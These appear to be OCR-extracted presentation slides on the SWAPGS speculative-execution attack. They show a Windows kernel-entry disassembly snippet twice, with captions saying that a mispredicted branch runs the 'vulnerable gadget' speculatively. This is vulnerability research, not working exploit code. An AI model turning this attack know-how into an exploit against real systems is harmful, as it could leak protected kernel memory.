
Issue a user-kernel transition (for example, by executing **UD2**)



One of the first things done in kernel - **SWAPGS**





```
swapgs
...
test    byte ptr [nt!KiKvaShadow],1
jne     skip_swapgs
swapgs
mov     r10,qword ptr gs:[188h]
mov     rcx,qword ptr gs:[188h]
mov     rcx,qword ptr [rcx+220h]
mov     rcx,qword ptr [rcx+830h]
mov     qword ptr gs:[270h],rcx
```




Vulnerable gadget is hit


```
swapgs
...
test    byte ptr [nt!KiKvaShadow],1
jne     skip_swapgs
swapgs
mov     r10,qword ptr gs:[188h]
mov     rcx,qword ptr gs:[188h]
mov     rcx,qword ptr [rcx+220h]
mov     rcx,qword ptr [rcx+830h]
mov     qword ptr gs:[270h],rcx
```




If the branch is mispredicted, the gadget starts executing speculatively



GS bases are swapped



